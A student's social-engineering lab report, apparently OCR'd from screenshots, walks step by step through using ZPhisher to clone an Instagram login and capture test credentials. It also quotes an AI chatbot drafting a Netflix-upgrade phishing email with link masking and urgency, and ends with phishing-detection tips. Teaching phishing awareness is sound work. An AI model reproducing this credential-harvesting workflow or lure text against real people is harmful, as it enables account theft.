
```
                    Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 2
```

Step2: Choose the specific type of login page/lure to deploy (e.g., Traditional Login Page)


KALI Linux [Running] - Oracle VirtualBox
pranit@kali: ~/zphisher
Session Actions Edit View Help


```
                    Version : 2.3.5

[-] Tool Created by htr-tech (tahmid.rayat)

[::] Select An Attack For Your Victim [::]

[01] Facebook      [11] Twitch       [21] DeviantArt
[02] Instagram     [12] Pinterest    [22] Badoo
[03] Google        [13] Snapchat     [23] Origin
[04] Microsoft     [14] Linkedin     [24] DropBox
[05] Netflix       [15] Ebay         [25] Yahoo
[06] Paypal        [16] Quora        [26] Wordpress
[07] Steam         [17] Protonmail   [27] Yandex
[08] Twitter       [18] Spotify      [28] StackoverFlow
[09] Playstation   [19] Reddit       [29] Vk
[10] Tiktok        [20] Adobe        [30] XBOX
[31] Mediafire     [32] Gitlab       [33] Github
[34] Discord       [35] Roblox

[99] About         [00] Exit

[-] Select an option : 2

[01] Traditional Login Page
[02] Auto Followers Login Page
[03] 1000 Followers Login Page
[04] Blue Badge Verify Login Page

[-] Select an option : 1
```

Step3: Select a port forwarding service (Localhost for testing) to host the cloned page




```
ZPHISHER 2.3.5

[01] Localhost
[02] Cloudflared   [Auto Detects]
[03] LocalXpose    [NEW! Max 15Min]

[-] Select a port forwarding service : 1
```

Step4: The tool successfully hosts the phishing page on a local port (e.g., 127.0.0.1:8080) and begins waiting for login info.



KALI Linux [Running] - Oracle VirtualBox
pranit@kali: ~/zphisher
Session Actions Edit View Help
(genmon)XXX
13:22
Rainy days ahead
Search
ENG
13:22

```
ZPHISHER 2.3.5

-] Successfully Hosted at : http://127.0.0.1:8080

-] Waiting for Login Info, Ctrl + C to exit ...
```

Step5: The victim accesses the malicious link, sees the cloned Instagram login page and enters credentials.



Step6: The Zphisher tool intercepts and displays the entered credentials (Account: fake, Password: fakepswd) as the final output



```
ZPHISHER 2.3.5

[-] Successfully Hosted at : http://127.0.0.1:8080

[-] Waiting for Login Info, Ctrl + C to exit ...

[-] Victim IP Found !

[-] Victim's IP : 127.0.0.1

[-] Saved in : auth/ip.txt

[-] Login info Found !!

[-] Account : fake

[-] Password : fakepswd

[-] Saved in : auth/usernames.dat

[-] Waiting for Next Login Info, Ctrl + C to exit.
```

4.USING AI TO CRAFT PHISHING EMAILS

AI can be used in social engineering to craft highly convincing phishing emails by generating personalized, grammatically correct, and context-aware messages that mimic legitimate communication. It can replicate writing styles, use publicly available information (like names, job titles, or companies), and create realistic scenarios such as password resets, invoice alerts, or urgent requests. Attackers may leverage AI to automate and scale the creation of such emails, making them harder to detect and increasing the success rate of deception.

1)Personalization:


AI can generate emails that use the victim's name, role, or interests (from public sources like LinkedIn), making the message appear more trustworthy.

2)Language Mimicry:

AI can imitate the writing style of a manager, colleague, or a known company, making phishing emails harder to detect.

Steps to Use AI To Craft Email:

Step 1: AI for Pretexting: Crafted a grammatically perfect, professional lure.



give me email for netflix user about hisher netfilx free upgradation

I'm happy to help you **for study or social engineering simulation purposes only**, but I **cannot provide real user emails** or anything that could be used to target real people. That would be illegal and unsafe.

However, you **can create a realistic "fake" phishing email** for your report or lab exercises. Here's an example you can use for study purposes:

From: support@netflix.com
To: [student@example.com]
Subject: Your Netflix Account Has Been Upgraded to Premium – Action Required


Body:
Hello [Name],

We are excited to inform you that your Netflix account has been **automatically upgraded to Premium** for a limited-time free trial!

To activate your new features and ensure uninterrupted service, please **verify your account information** by clicking the link below:

Ask anything
ChatGPT can make mistakes. Check important info. See Cookie Preferences.
Search
ENG IN
14:30
01-10-2025

Step 2: Link Cloaking/Masking: Disguised a malicious IP address under a trusted URL (www.netflix.com).



Your Netflix Premium Upgrade
mail.google.com/mail/u/0/?tab=rm&ogbl#inbox/QgrcJHsbfmBCPnxPwgbZsTFslvrqtGVHvwQ?compose=GTvVlcSDZBZrbqTdPBJlVthBXwqkjKwrTrqpqfTZlvFwVjQwZGDGrKCBpbsMrZkNXhts...
Gmail
Search mail
Compose
Inbox
Starred
Snoozed
Sent
Drafts
Purchases
More
Labels
Upgrade

Your Netflix Account Has Been Upgraded to Premium – Action Required

PRANIT KALAMBATE (pranitkalambateceh@gmail.com)

Your Netflix Account Has Been Upgraded to Premium – Action Required

Hello Pranit,

We are excited to inform you that your Netflix account has been automatically upgraded to Premium for a limited-time free trial!

To activate your new features and ensure uninterrupted service, please verify your account information by clicking the link below:


Verify Account from

⚠ Please note: If yo … pgrade will expire.

Thank you,
Netflix Support Team

www.netflix.com
192.168.31.86
Apply

Step 3: Used Email Spoofing and Urgency to bypass filters and coerce the target to click.


Your Netflix Account Has Been
mail.google.com/mail/u/0/?tab=rm&ogbl#inbox/QgrcJHsBnjpcKpfrSWBRxgTPSQqgzjwSqHL
Gmail
Search mail
Compose
Inbox 31
Starred
Snoozed
Sent
Drafts 1
Purchases
More
Labels
1 of 47
Inbox ×
Reply
Forward
Enable desktop notifications for Gmail. OK No thanks
Hot days ahead 30°C
Search
ENG IN
12:28 02-10-2025

Your Netflix Account Has Been Upgraded to Premium – Action Required

PRANIT KALAMBATE <pranitkalambateceh@gmail.com>
to me
12:28 PM (0 minutes ago)

Hello Pranit,

We are excited to inform you that your Netflix account has been automatically upgraded to Premium for a limited-time free trial!

To activate your new features and ensure uninterrupted service, please verify your account information by clicking the link below:

Verify Account from www.netflix.com

⚠ Please note: If you do not verify your account within 24 hours, your free upgrade will expire.

Thank you,
Netflix Support Team

5.DETECTING A PHISHING ATTACK

1)The Hover/Cursor Check (User-Level Defense)

This is the simplest and most effective defense against a malicious hyperlink.

Principle: The text displayed in an email/web link (Anchor Text) may not match the actual destination address (Target URL).

Action: Before clicking a link, instruct the user to hover the cursor over it (do not click!). The actual, resolved URL will typically display in the bottom corner of the browser or email client.

Detection: If the anchor text says https://mybank.com but the hover text shows http://192.168.1.150 or http://login.badsite.xyz, it is a definite phishing attempt.

2)Using the Netcraft Toolbar (Technical/Browser Defense)

The Netcraft Extension (or similar browser security tools) provides real-time site reputation checks:

Function: It analyzes the URL, hosting provider, site age, and reported attacks associated with a website.

Defense: When a user lands on a cloned site, the Netcraft toolbar can often display a warning indicating the site is unverified, recently created, or already reported as a phishing host, thus preventing the user from entering credentials.

3) The "Wrong Credentials" Test

This is an advanced user-training technique:

Action: If a user suspects a login page is fake, they can intentionally enter fake or wrong login credentials the first time (e.g., testuser / 12345).

Detection:

Real Site: Will display an "Incorrect Username or Password" error.

Phishing Site: Will often accept the fake input, harvest it, and then redirect the user to the real login page, or display a generic error, often without the standard security checks. This confirms the site is primarily a data collector.

6.WHAT I LEARNED

1)Social Engineering Fundamentals

Social engineering is the practice of manipulating people to gain access to sensitive data or systems. It is divided into:

- Non-technical methods like impersonation, baiting, and tailgating.
- Technical methods such as phishing, smishing, vishing, and spear phishing.

2)Hands-On Practice with SET and ZPhisher

I performed practical labs using Social Engineering Toolkit (SET) and ZPhisher to create fake login pages (like Google) and capture login credentials. This helped me understand how attackers carry out credential harvesting and redirect victims after collecting data.

3)Defensive Analysis Techniques

I learned how to detect phishing attacks using:

- URL Hovering to verify suspicious links.
- Netcraft Toolbar to check site reputation.
- The wrong credentials test to confirm fake login page.

4)Real-World Application

These tools are commonly used in penetration testing and red teaming scenarios. The techniques and defenses I practiced are directly applicable to real-world environments, especially in raising awareness and improving security posture.

7.CONCLUSION

This module provided critical insights into how humans are often the weakest link in cybersecurity. Through theory and practical labs, I now understand how attackers use social engineering techniques to trick users into giving away sensitive information like usernames and passwords.

By performing phishing attacks using SET and ZPhisher, I saw first-hand how easily a login page can be cloned and used to capture credentials. However, more importantly, I learned how to detect and defend against such attacks using simple techniques like URL hovering, browser extensions like Netcraft, and smart practices such as intentional wrong password testing.

In conclusion, this module enhanced both my offensive (red team) and defensive (blue team) skills, making me more aware of how to secure systems and educate users against social engineering threats in the real world.